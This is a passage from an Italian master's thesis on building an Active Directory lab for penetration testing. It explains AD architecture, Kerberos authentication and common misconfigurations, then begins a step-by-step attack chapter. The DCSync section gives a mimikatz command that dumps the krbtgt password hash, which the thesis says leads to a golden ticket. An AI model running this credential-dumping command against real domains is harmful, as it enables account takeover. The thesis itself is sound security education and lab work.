UNIVERSITÀ DEGLI STUDI DI BOLOGNA

Dipartimento di Informatica - Scienza e Ingegneria

Scuola di Ingegneria e Architettura

Corso di Laurea Magistrale in Ingegneria Informatica

Materia: *Sicurezza dell'Informazione*

PROGETTO E REALIZZAZIONE DI UN LABORATORIO PER ATTIVITÀ DI PENETRATION TESTING, RED TEAMING E BLUE TEAMING IN AMBIENTE ACTIVE DIRECTORY

Relatore:
Marco Prandini

Candidato:
Alessandro Bovicelli

Correlatori:
Alessandro Molari
Edoardo Rosa

Matricola: *901854*

2019-2020

Indice

Sommario

Il progetto di tirocinio e tesi è stato pianificato con l'obiettivo di creare un laboratorio di macchine virtuali in cui configurare un dominio Active Directory, che sarebbe servito poi all'azienda per attività di penetration testing su di un ambiente controllato.
Una volta che il laboratorio è stato creato con successo, lo stesso è stato configurato per assumere le fattezze di un ambiente Active Directory di una compagnia reale.
È stato quindi eseguito un penetration test con lo scopo di individuare le vulnerabilità e sfruttarle per esfiltrare informazioni sensibili del sistema. Contemporaneamente, sono stati annotati i log che vengono prodotti durante l'esecuzione di questi attacchi da parte di un intruso.

Un elenco di quelle che sono state le milestone del progetto è:

- Realizzazione e configurazione del laboratorio su macchine virtuali locali.
- Conversione del laboratorio sul cloud provider Linode.
- Conversione del laboratorio su un server Proxmox dell'azienda.
- Penetration test e analisi dei log.

Capitolo 1 Il primo capitolo affronta i concetti cardine dell'ambiente Active Directory. Con un focus particolare sul processo di autenticazione e sugli errori più comuni che minano la sicurezza dei sistemi.

Capitolo 2 Il secondo capitolo riporta un elenco dei principali attacchi che colpiscono i sistemi basati su Active Directory. Ogni attacco presenta una descrizione e la spiegazione passo per passo della sua realizzazione.

Capitolo 3 Nel terzo capitolo viene descritto il processo che ha portato alla realizzazione del laboratorio. Sono descritti i tool utilizzati per rendere interamente automatizzata la creazione e la configurazione delle macchine del laboratorio.

Capitolo 4 Il quarto capitolo affronta i passi che si sono rivelati necessari per portare il laboratorio sul cloud, utilizzando il cloud provider Linode.

Capitolo 5 Nel quinto capitolo sono riportati i passi per migrare il laboratorio su un server Proxmox dell'azienda.

Capitolo 6 Il sesto capitolo affronta la fase di penetration test, durante la quale sono stati eseguiti diversi attacchi sul sistema simulando lo scenario in cui un attaccante è in cerca di informazioni riservate.

Capitolo 7 Nel settimo capitolo vengono analizzati i log prodotti dagli attacchi eseguiti durante il penetration test.

Il lavoro preparatorio di questo progetto di tesi consiste nello studiare a fondo:

- I concetti e i meccanismi alla base dell'architettura Active Directory.
- I tool per automatizzare la creazione di macchine virtuali.
- I meccanismi e gli strumenti per portare a compimento attacchi informatici su un dominio Active Directory.

Queste basi teoriche sono necessarie per comprendere le problematiche e modellare al meglio il laboratorio per la successiva fase di penetration test.

Capitolo 1

Ambiente Active Directory

Active Directory (AD) è un servizio di directory sviluppato da Microsoft per domini Windows. L'utilizzo di questo servizio è così comune che approssimativamente il **95%** [1] delle aziende ne fanno uso come principale metodo di autenticazione e autorizzazione.
Una directory è una struttura gerarchica che archivia le informazioni degli oggetti sulla rete. Un servizio di directory, come **Active Directory Domain Services** (AD DS), fornisce i metodi per archiviare i dati nella directory e renderli disponibili agli utenti e agli amministratori di rete. AD DS, ad esempio, archivia informazioni sugli account utente, quali nomi, password, numero di telefono e così via, e consente ad altri utenti autorizzati della stessa rete di accedere a tali informazioni.
Active Directory [2] archivia le informazioni relative agli utenti sulla rete e semplifica la ricerca e l'uso di queste informazioni da parte degli amministratori e degli utenti. Active Directory usa un archivio dati strutturato come base per un'organizzazione logica e gerarchica delle informazioni di directory.
Questo archivio dati, noto anche come directory, contiene informazioni sugli oggetti Active Directory. Questi oggetti includono in genere risorse condivise, ad esempio server, volumi condivisi, stampanti, device, documenti, account utente e computer di rete.
La sicurezza è integrata con Active Directory tramite l'autenticazione di accesso e il controllo di accesso agli oggetti della directory. Con un unico accesso alla rete, gli amministratori possono gestire i dati e l'organizzazione della di-

rectory in tutta la rete e gli utenti autorizzati possono accedere alle risorse in qualsiasi punto della rete. L'amministrazione basata su determinati criteri semplifica la gestione anche nel caso di reti di grande complessità.
L'utilizzo del servizio di Active Directory fornisce i seguenti vantaggi:

- Semplificazione nella gestione delle risorse di rete e delle policy di sicurezza [3].
- L'abilità di scalare insieme alle dimensioni dell'organizzazione [3].
- Permette di gestire l'apparato informatico dell'azienda da un singolo punto [3].

Una Active Directory include al suo interno:

- Un set di regole, lo **schema**, che definisce le classi degli oggetti e degli attributi contenuti nella directory, i vincoli e i limiti per le istanze di questi oggetti e il formato dei rispettivi nomi.
- Un **catalogo globale** contenente informazioni su tutti gli oggetti della directory. In questo modo gli utenti e gli amministratori possono trovare le informazioni relative alla directory indipendentemente dal dominio e nella directory che contiene effettivamente i dati.
- Un **meccanismo di query** e di indicizzazione, in modo che gli oggetti e le relative proprietà possano essere pubblicati e trovati facilmente dagli utenti o dalle applicazioni di rete.
- **Servizio di replica** che distribuisce i dati di directory in rete. Tutti i domain controller facenti parte dello stesso dominio partecipano alla replica e contengono una copia completa di tutte le informazioni di directory per il rispettivo dominio. Qualunque modifica ai dati di directory viene replicata su tutti i domain controller.

1.1 Struttura di Active Directory e tecnologie di archiviazione

L'architettura per l'archiviazione di Active Directory consiste in quattro parti:

- **Domini e foreste** – Una foresta definisce la delimitazione dell'intera directory e rappresenta un confine di sicurezza. Le foreste possono contenere più domini. Le foreste, che sono i confini di sicurezza della struttura logica, possono essere strutturate per fornire autonomia e isolamento dei dati e dei servizi di un'organizzazione così da poter allo stesso tempo rispecchiare le identità dei siti e dei gruppi e rimuovere le dipendenze con la topologia fisica.
  I domini partizionano la directory in sezioni più piccole all'interno di una singola foresta. Questo ulteriore partizionamento serve a controllare meglio la replicazione dei dati e risparmiare banda non replicando dati quando questi non sono necessari.

- **Domain Name System** (DNS) – DNS fornisce un servizio di risoluzione di nomi per conoscere la posizione dei domain controller e un design gerarchico che Active Directory può usare per fornire una convenzione di nomi in grado di rispecchiare la struttura della compagnia. Quando una qualsiasi delle operazioni principali di Active Directory come autenticazione, aggiornamento o ricerca viene effettuata, i computer della rete utilizzano DNS per localizzare i domain controller, e questi usano DNS per localizzarsi reciprocamente.

- **Schema** – Lo schema fornisce le definizioni degli oggetti che sono usate per create gli oggetti archiviati nella directory. Lo schema contiene anche la definizione formale di ogni attributo che può o deve esistere in un oggetto Active Directory. C'è uno schema per ogni foresta, però una copia dello schema esiste in ogni domain controller della foresta. Il risultato è che tutti gli oggetti sono creati in maniera uniforme, indipendentemente da quale sia il domain controller che li crea, dato che tutti usano lo stesso schema per definire l'oggetto. Il cambiamento di

uno schema è consigliabile raramente, dato che errori nel cambiamento di schema possono risultare in perdita e corruzione di dati.

- **Data store** – Il data store è la parte della directory che gestisce l'archiviazione e il recupero dei dati di ogni domain controller.




Figura 1.1: Architettura di Active Directory

1.2 Ruoli del domain controller

Un **domain controller** è un server del dominio AD che esegue una versione del sistema operativo Windows Server e ha Active Directory Domain Services installato.
Quando si installa Windows Server su un computer, si può decidere quale specifico ruolo di server assegnargli. Quando si vuole creare una nuova foresta, un nuovo dominio, o un ulteriore domain controller in un dominio esistente, si può configurare il server con quel ruolo di domain controller installando AD DS.
A default, un domain controller archivia una partizione di domain directory che consiste di informazioni sul dominio nel quale è posizionato, più lo schema dell'intera foresta. Ci sono anche ruoli di domain controller specializzati che

realizzano specifiche funzioni in un ambiente AD DS: **Global Catalog Server** e **Operations Master**.

1.2.1 Global Catalog Server

Ogni domain controller archivia gli oggetti per il dominio nel quale è installato, ma un domain controller con il ruolo di global catalog archivia gli oggetti appartenenti a tutti i domini della foresta. Per ogni oggetto appartenente a un dominio diverso da quello nel quale il server svolge il ruolo di domain controller, un gruppo limitato di attributi viene archiviato in una replica parziale del dominio. Quindi un global catalog archivia la sua intera e scrivibile replica di dominio, e una parziale e read-only replica di tutti gli altri domini della foresta. Gli attributi che verranno replicati nel global catalog sono definiti automaticamente da Microsoft nel partial attribute set (PAS), ma possono essere modificati per soddisfare le preferenze di ogni organizzazione.

1.2.2 Operations Master

I domain controller che hanno il ruolo di operation master eseguono specifici task per assicurare la consistenza ed eliminare la possibilità di avere entry conflittuali nel database dell'Active Directory. AD DS definisce cinque ruoli diversi per operation master:

- **Schema master** – Gestisce le copie in lettura e scrittura dello schema dell'Active Directory. Un malfunzionamento al domain controller sul quale è in esecuzione questo ruolo avrebbe effetto esclusivamente sugli amministratori nel caso in cui cercassero di apportare modifiche allo schema [4].
- **Domain naming master** – Si assicura che non si possa creare un dominio all'interno di una foresta con lo stesso nome di un dominio già presente. Anche in questo caso, un malfunzionamento non influenzerebbe le attività quotidiane del dominio, ma sarebbe notato esclusivamente

da un amministratore che cercasse di aggiungere o rimuovere un dominio dalla foresta [4].

- **Primary Domain Controller (PDC) emulator** – Rappresenta il domain controller autoritario del dominio. Il PDC emulator risponde alle richieste di autenticazione, cambiamenti di password, e gestisce i Group Policy Objects. Un malfunzionamento di questo domain controller sarebbe notato immediatamente da tutti gli utenti del dominio [4].

- **Infrastructure master** – Se ci sono più domini in una foresta, l'infrastructure master si occupa di tradurre gli identificatori (GUID, SID, DN) tra i vari domini. Un malfunzionamento di questo domain controller verrebbe notato solamente da un amministratore che l'ha fatto recentemente o intende spostare o rinominare un gran numero di account [4].

- **Relative ID (RID) master** – Ogni oggetto in AD ha un identificatore unico (SID), questi SID si differenziano gli uni dagli altri per le loro ultime cifre, che sono dette la porzione relativa (RID). Il RID master assegna a ogni domain controller il diritto unico di assegnare un certo blocco di RID, cosicché non ci siano interferenze sugli oggetti creati da diversi domain controller. Un malfunzionamento a questo domain controller verrebbe notato solo da un amministratore che cerca di aggiungere un oggetto in un dominio che ha esaurito i RID a sua disposizione [4].

1.3 Tecnologia di replica

Active Directory è un servizio di directory distribuito che archivia oggetti che rappresentano entità del mondo reale come utenti, computer, servizi e risorse di rete. Gli oggetti nella directory sono distribuiti tra i domain controller nei vari domini che compongono la foresta. La **replicazione** è il processo grazie al quale i cambiamenti che si originano in un domain controller sono trasferiti automaticamente agli altri domain controller incaricati di mantenere gli stessi dati.

Per assicurarsi che la replicazione dei dati sia trasferita efficientemente nel sistema **multi-master**[1], i domain controller tracciano i cambiamenti che si verificano e richiedono solo gli aggiornamenti che hanno avuto luogo dall'ultima replica. Il tracciamento degli aggiornamenti assicura che solo i cambiamenti che non sono stati precedentemente ricevuti vengano replicati e fa si che i conflitti vengano risolti secondo l'ultimo cambiamento che è avvenuto.

1.4 Tecnologie di ricerca e pubblicazione

Active Directory esiste così che utenti, servizi e applicazioni possano cercare e pubblicare informazioni utili all'interno della directory. È quindi possibile eseguire due operazioni fondamentali:

- Effettuare ricerche sui dati.
- Pubblicare e trovare informazioni relative a servizi disponibili nella rete, compiti rispettivamente dei servizi e dei clienti del sistema.

I componenti primari dell'architettura per la funzione di ricerca in Active Directory includono:

- L'applicazione client che cerca nella directory.
- **LDAP** – Il protocollo usato per cercare e recuperare le informazioni.
- Il database nel quale sono conservati i dati. Si tratta di un database strutturato, usato per archiviare informazioni sugli oggetti nella rete. Una copia del database risiede in ogni domain controller di una foresta.

I componenti primari dell'architettura per la funzione di pubblicazione di servizi sono il servizio che pubblica informazioni su sé stesso e l'applicazione client che cerca quel determinato servizio nella directory.

[1] In un modello di replicazione multi-master, i dati sono conservati da un gruppo di nodi e modificati da ogni nodo del gruppo. Questo sistema di replicazione è responsabile di propagare le modifiche apportate da ciascun nodo al resto del gruppo e di risolvere eventuali conflitti che potrebbero insorgere a seguito di modifiche eseguite da più nodi contemporaneamente.

1.5 Autenticazione

Nell'era digitale nella quale stiamo vivendo, l'identità digitale è probabilmente l'informazione di maggior valore.
L'autenticazione è il processo con cui un utente si identifica su una rete e grazie al quale gli vengono assegnati diversi permessi a seconda del ruolo che esso ricopre all'interno della rete [5].
Generalmente, l'identità è provata mediante operazioni crittografiche che usano o una chiave conosciuta solo dall'utente (autenticazione asimmetrica mediante l'uso di chiave pubblica e chiave privata) o mediante una chiave condivisa (autenticazione simmetrica).
Mantenere le chiavi crittografiche in una posizione centrale e sicura rende il processo di autenticazione scalabile e manutenibile. AD DS è la tecnologia raccomandata per mantenere queste chiavi in un ambiente Windows [6].
Le tecniche di autenticazione vanno da un semplice logon, che identifica gli utenti basandosi su qualcosa che solo essi conoscono, come una password, a più potenti meccanismi di sicurezza che usano qualcosa che l'utente deve possedere, come un token, un certificato, o dati biometrici.
Tra i protocolli di autenticazione implementati a default dai sistemi operativi Windows ci sono **NTLM**, **Kerberos**, **TLS/SSL** e **Digest**. TLS/SSL e Digest sono usati generalmente per autenticarsi in maniera sicura su applicazioni o servizi web, mentre NTLM e Kerberos permettono l'autenticazione di utenti, computer e servizi in un dominio Active Directory, permettendogli di accedere in maniera sicura alle risorse.

1.5.1 Local Security Authority

Local Security Authority (LSA) è un sistema protetto che autentica e registra l'accesso degli utenti in un computer locale. In aggiunta, LSA mantiene informazioni su tutti i criteri di sicurezza locale di un computer e fornisce vari servizi per la traduzione tra nomi e identificatori di sicurezza (SID).
LSA tiene quindi traccia dei criteri di sicurezza e degli account di un computer. Nel caso di un domain controller, questi criteri e account sono quelli che

effettivamente fanno parte del dominio in cui il domain controller è collocato. Questi account e criteri sono conservari nell'Active Directory. LSA fornisce servizi per validare l'accesso agli oggetti, controllare i diritti degli utenti e generare messaggi di audit [7].

1.5.2 Protocolli NTLM

I protocolli di autenticazione NTLM sono una famiglia di protocolli di autenticazione: **Lan Manager** versioni 1 e 2, e **NTLM** versioni 1 e 2.
I protocolli NTLM autenticano gli account basandosi su un meccanismo di **sfida e risposta** in grado di provare a un server o al domain controller che l'utente conosce la password associata a un certo account. Quando il protocollo NTLM viene usato, un server deve intraprendere una di queste due azioni per verificare l'identità di un account ogni volta che si ha bisogno di un nuovo token di accesso:

- Contattare il servizio di autenticazione sul domain controller quando si sta autenticando un account di dominio.
- Controllare nel database locale degli account se si sta autenticando un account locale.

L'autenticazione con il protocollo Kerberos versione 5 è il metodo di autenticazione preferito per gli ambienti Active Directory, ma molti servizi e applicazioni usano ancora NTLM [8].

1.5.3 Protocollo Kerberos

Kerberos è un protocollo di autenticazione usato per verificare l'identità di un utente o di un host.
Il sistema operativo Windows Server implementa il protocollo di autenticazione Kerberos versione 5 per realizzare autenticazione con chiave pubblica, trasporto dei dati di autorizzazione e delega.
Il Kerberos **Key Distribution Center** (KDC) è integrato con altri servizi

di sicurezza che operano nel domain controller, e usa il database del dominio come proprio database di sicurezza. Active Directory Domain Services è richiesto per un'implementazione di Kerberos nel dominio o nella foresta [9].
I benefici che si ottengono utilizzando Kerberos per autenticazione in un dominio Active Directory sono:

- **Autenticazione con delega** - I servizi che eseguono su un sistema operativo Windows devono, in certi casi, poter impersonare un cliente quando accedono alle risorse per conto suo. Il protocollo Kerberos supporta un meccanismo di delega che permette a un servizio di operare a nome del suo cliente quando si connette ad altri servizi.

- **Accesso singolo** - Usare l'autenticazione Kerberos in un dominio o in una foresta permette agli utenti e ai servizi di accedere alle risorse alle quali sono autorizzati senza bisogno di fare multiple richieste per le credenziali. Dopo la prima autenticazione, Kerberos si occupa di gestire le credenziali nella la foresta ogni volta che si tenta di accedere alle risorse.

- **Interoperabilità** - L'implementazione del protocollo Kerberos V5 di Microsoft si basa su degli standard raccomandati dall'Internet Engineering Task Force (IETF). Come risultato, vi è interoperabilità con altri sistemi operativi che fanno utilizzo del protocollo Kerberos per l'autenticazione.

- **Autenticazione sui server più efficiente** - Prima di Kerberos, con l'autenticazione NTLM, un application server doveva connettersi con il domain controller per autenticare ogni computer cliente o servizio. Con il protocollo Kerberos, i ticket di sessione rimpiazzano l'autenticazione con il domain controller. Il server può autenticare il computer cliente esaminando le credenziali da lui presentate. I computer cliente possono ottenere le credenziali per un particolare servizio una volta, richiedendole al domain controller, e riusarle per tutta la durata della sessione.

- **Mutua autenticazione** - Utilizzando il protocollo Kerberos, i nodi a ciascun lato della connessione possono verificare che l'altra entità sia chi dice di essere.




Figura 1.2: Schema del processo di autenticazione con Kerberos

In *figura 1.2* è rappresentato uno scenario di autenticazione con successo di un utente su un server mediante il protocollo Kerberos. Il protocollo di autenticazione prevede lo scambio di sei messaggi:

1. **KRB_AS_REQ**: $< \mathbf{ID_C} \mid \mathbf{E_C}[\mathbf{TS}] >$
   Il client manda al KDC, sul domain controller, una richiesta di un ticket-granting ticket (TGT). Il client fornisce il proprio username. Nel caso in cui fosse richiesta una pre-autenticazione, il client cifra un timestamp utilizzando un hash della sua password, che il KDC conosce e può usare per verificare la sua identità [10, 11].

2. **KRB_AS_REP**: $< \mathbf{E_C}[\mathbf{TGT} \mid \mathbf{K_{TGS}}] >$
   Il KDC risponde con il TGT e una chiave di sessione che il client può usare per cifrare e autenticare i messaggi di comunicazione con il KDC per richiedere un ticket-granting service (TGS), così da evitare il riuso della propria password per cifrare la comunicazione. Nel caso in cui fosse necessaria la pre-autenticazione, le informazioni sono cifrate usando come chiave l'hash della password del client [10, 11].

3. **KRB_TGS_REQ**: $< \mathbf{TGT} \mid \mathbf{E_{TGS}}[\mathbf{Auth}] \mid \mathbf{ID_S} >$
   Il client manda una richiesta al KDC per il ticket di accesso al server (TGS). Il client fornisce il TGT, un autenticatore, e il nome del servizio (SPN) [10, 11].

4. **KRB_TGS_REP**: $< \mathbf{TGS} \mid \mathbf{E_{TGS}}[\mathbf{K_S}] \mid \mathbf{ID_S} >$
   Il KDC valida il TGT e l'autenticatore, quindi risponde fornendo il TGS e una chiave di sessione che il client userà per cifrare la comunicazione con il server [10, 11].

5. **KRB_AP_REQ**: $< \mathbf{TGS} \mid \mathbf{E_S}[\mathbf{Auth}] >$
   Il cliente richiede di accedere al server. Nella richiesta sono presenti il TGS e un nuovo autenticatore. Il server decifra il ticket e controlla l'identità del client validando l'autenticatore [10, 11].

6. **KRB_AP_REP**: $< \mathbf{E_S}[\mathbf{TS}] >$
   Messaggio opzionale, in caso in cui il client richieda una mutua identificazione del server. Il server manda quindi al client il timestamp presente nell'autenticatore, cifrandolo con la chiave di sessione [10, 11].

Tabella 1.1: Legenda dei simboli usati nei messaggi del protocollo Kerberos V5

Simbolo	Descrizione
$\mathbf{ID_C}$	Identificativo del client (username).
$\mathbf{ID_S}$	Identificativo del server.
TS	Timestamp.
$\mathbf{K_{TGS}}$	Chiave di sessione del TGS.
$\mathbf{K_S}$	Chiave di sessione per le comunicazioni con il server.
Auth	Un autenticatore che include informazioni come nome utente, nome del dominio, timestamp e altre opzionali informazioni.
$\mathbf{E_C}$	Cifratura realizzata usando l'hash della password del client.
$\mathbf{E_{TGS}}$	Cifratura realizzata usando la chiave di sessione del TGS.
$\mathbf{E_S}$	Cifratura realizzata usando la chiave di sessione del server.

1.6 Sicurezza

Ci sono molti problemi legati alla sicurezza che danno ad un attaccante l'opportunità di acquisire accesso all'Active Directory. Spesso queste problematiche sono dipendenti da errori commessi da parte degli amministratori di sistema, e possono quindi essere risolte prestando attenzione ad alcuni accorgimenti.
Alcuni tra gli errori più comuni che compromettono la sicurezza di Active Directory sono:

- **Affidarsi alle impostazioni di default** - Errore dovuto all'errata convinzione che le impostazioni di sicurezza di default siano le più sicure. Microsoft infatti struttura le impostazioni di default concentrandosi sulla compatibilità con i suoi prodotti, includendo i sistemi più datati. Spesso queste configurazioni rappresentano le più gravi falle di sicurezza nelle reti moderne. È quindi consigliato configurare attentamente le impostazioni di sicurezza per rendere più sicuro un sistema [12].

- **Troppi amministratori di dominio** - Il numero di account aggiunti al gruppo Domain Admins è tipicamente più elevato dell'effettivo numero di amministratori di domino. Gli utenti di questo gruppo hanno pieni poteri su tutti gli oggetti del dominio: utenti, gruppi, workstation, server, domain controller, ecc. Questi poteri sono spesso eccessivi, per questo il gruppo dovrebbe rimanere idealmente vuoto in modo da assicurarsi che ogni amministratore abbia esclusivamente i privilegi strettamente necessari [12].

- **Account di servizio con troppi permessi** - Spesso gli account di servizio richiedono i privilegi del gruppo Domain Admins, nonostante non abbiano bisogno di tutti i diritti. Questo perché rende più semplice testare e distribuire i servizi. I privilegi aggiuntivi potrebbero essere utilizzati maliziosamente per aumentare i privilegi di un attaccante sul sistema [12].

- **Account di servizio con password deboli** - È facile richiedere un TGS per accedere ad un servizio, per poi cercare di decifrarlo con un attacco di forza bruta offline. Essendo questo attacco svolto offline, è

difficile da identificare e la password del servizio, se non robusta abbastanza, potrebbe facilmente venire scoperta. Per questo motivo account di servizio con password lunghe meno di 20 caratteri non sono considerati sicuri [12].

- **Eseguire sul domain controller ruoli e servizi non necessari** [12].
- **Domain controller non sicuri** - Se critiche patch di sicurezza non vengono applicate tempestivamente ai domain controller, l'intera foresta è esposta a rischi [12].
- **Stessa password per gli amministratori locali** - Gli account locali sono autorizzati ad accedere a un computer sia che questo faccia parte o meno di Active Directory. Se un attaccante riesce a compromettere le credenziali di un amministratore locale, e se queste credenziali sono ripetute su numerose workstation, l'attaccante ha compromesso in un colpo solo tutte queste workstation. La compromissione di più workstation aumenta la probabilità di trovare credenziali di dominio con privilegi elevati. È importante assicurarsi che l'account locale Administrator abbia una password diversa su ogni workstation [12].
- **Amministratori di dominio che accedono a computer non sicuri** (workstation, server che non siano domain controller) - Quando si effettua il login su un computer, una copia delle credenziali viene conservata in memoria. Queste credenziali potrebbero venire lette e utilizzate da un attaccante. Per questo motivo è importante limitare il numero di computer nei quali sono presenti le credenziali degli amministratori di dominio [12].

Capitolo 2

Attacchi noti in ambiente Active Directory

In questo capitolo sono descritti alcuni tra gli attacchi più comuni che si verificano sui domini Active Directory, riportandone una descrizione e tutti i passi necessari a replicarli. Tutti questi attacchi sono stati effettuati sul laboratorio costruito durante il progetto di tirocinio e tesi.
Gli attacchi sono stati eseguiti con **mimikatz** [13], un tool utilizzato sia da difensori che da attaccanti per testare (o violare) la sicurezza di un ambiente Active Directory.

2.1 DC Sync

2.1.1 Descrizione

DCSync è una tecnica di **esfiltrazione di credenziali** che può portare alla compromissione delle credenziali di qualunque account utente. Nella sua variante più pericolosa, questa tecnica può essere usata per recuperare l'hash della password dell'account krbtgt, incaricato di generare Kerberos ticket per autenticarsi ai servizi del dominio, e creare un golden ticket.
Con questa tecnica viene generata una richiesta al domain controller, sfruttando il Directory Replication Service (DRS) Remote Protocol. In questa richiesta

viene chiesta al domain controller una copia delle credenziali di un determinato utente, spacciandosi per un altro domain controller che vuole sincronizzare le informazioni con quelle presenti nel suo database.
Per portare avanti questa tecnica l'attaccante deve avere compromesso un utente con i privilegi *Replicating Directory Changes All* e *Replicating Directory Changes*. I membri dei gruppi Administrators, Domain Admins, Enterprise Admins e Domain Controllers sono dotati di questi privilegi a default, ma in ambienti con gerarchie complesse questi privilegi potrebbero anche venire assegnati ad altri utenti.

2.1.2 Realizzazione

Per la realizzazione di questo attacco, sono stati aggiunti manualmente i due privilegi necessari a un semplice utente del dominio. Prima di iniziare verificare che, non avendo i diritti di amministratore di dominio, non è possibile collegarsi da remoto al domain controller.




Figura 2.1: Accesso al domain controller non consentito

Le istruzioni riportate conducono all'esfiltrazione dell'hash della password dell'utente krbtgt, ma è possibile replicare l'attacco per esfiltrare le credenziali di qualsiasi altro utente del dominio cambiando il rispettivo parametro.
Per realizzare l'attacco lanciare *mimikatz* ed eseguire il comando:

```
lsadump::dcsync /domain:cyberloop.local /user:krbtgt
```

N.B.: In quasi tutti le immagini degli attacchi, il dominio specificato risulta essere *alebov.local*. Questo era infatti il nome del dominio nelle fasi iniziali del progetto, successivamente è stato fatto un refactoring e il nome è passato all'attuale *cyberloop.local*.




Figura 2.2: Output dell'esecuzione dell'attacco DCSync con mimikatz

In questo modo si riesce a recuperare l'hash dell'account krbtgt, il servizio incaricato di generare i Kerberos ticket. Conoscendo questo hash è possibile forgiare un golden ticket per accedere in maniera privilegiata all'Active Direc-

tory.

2.2 Pass The Hash

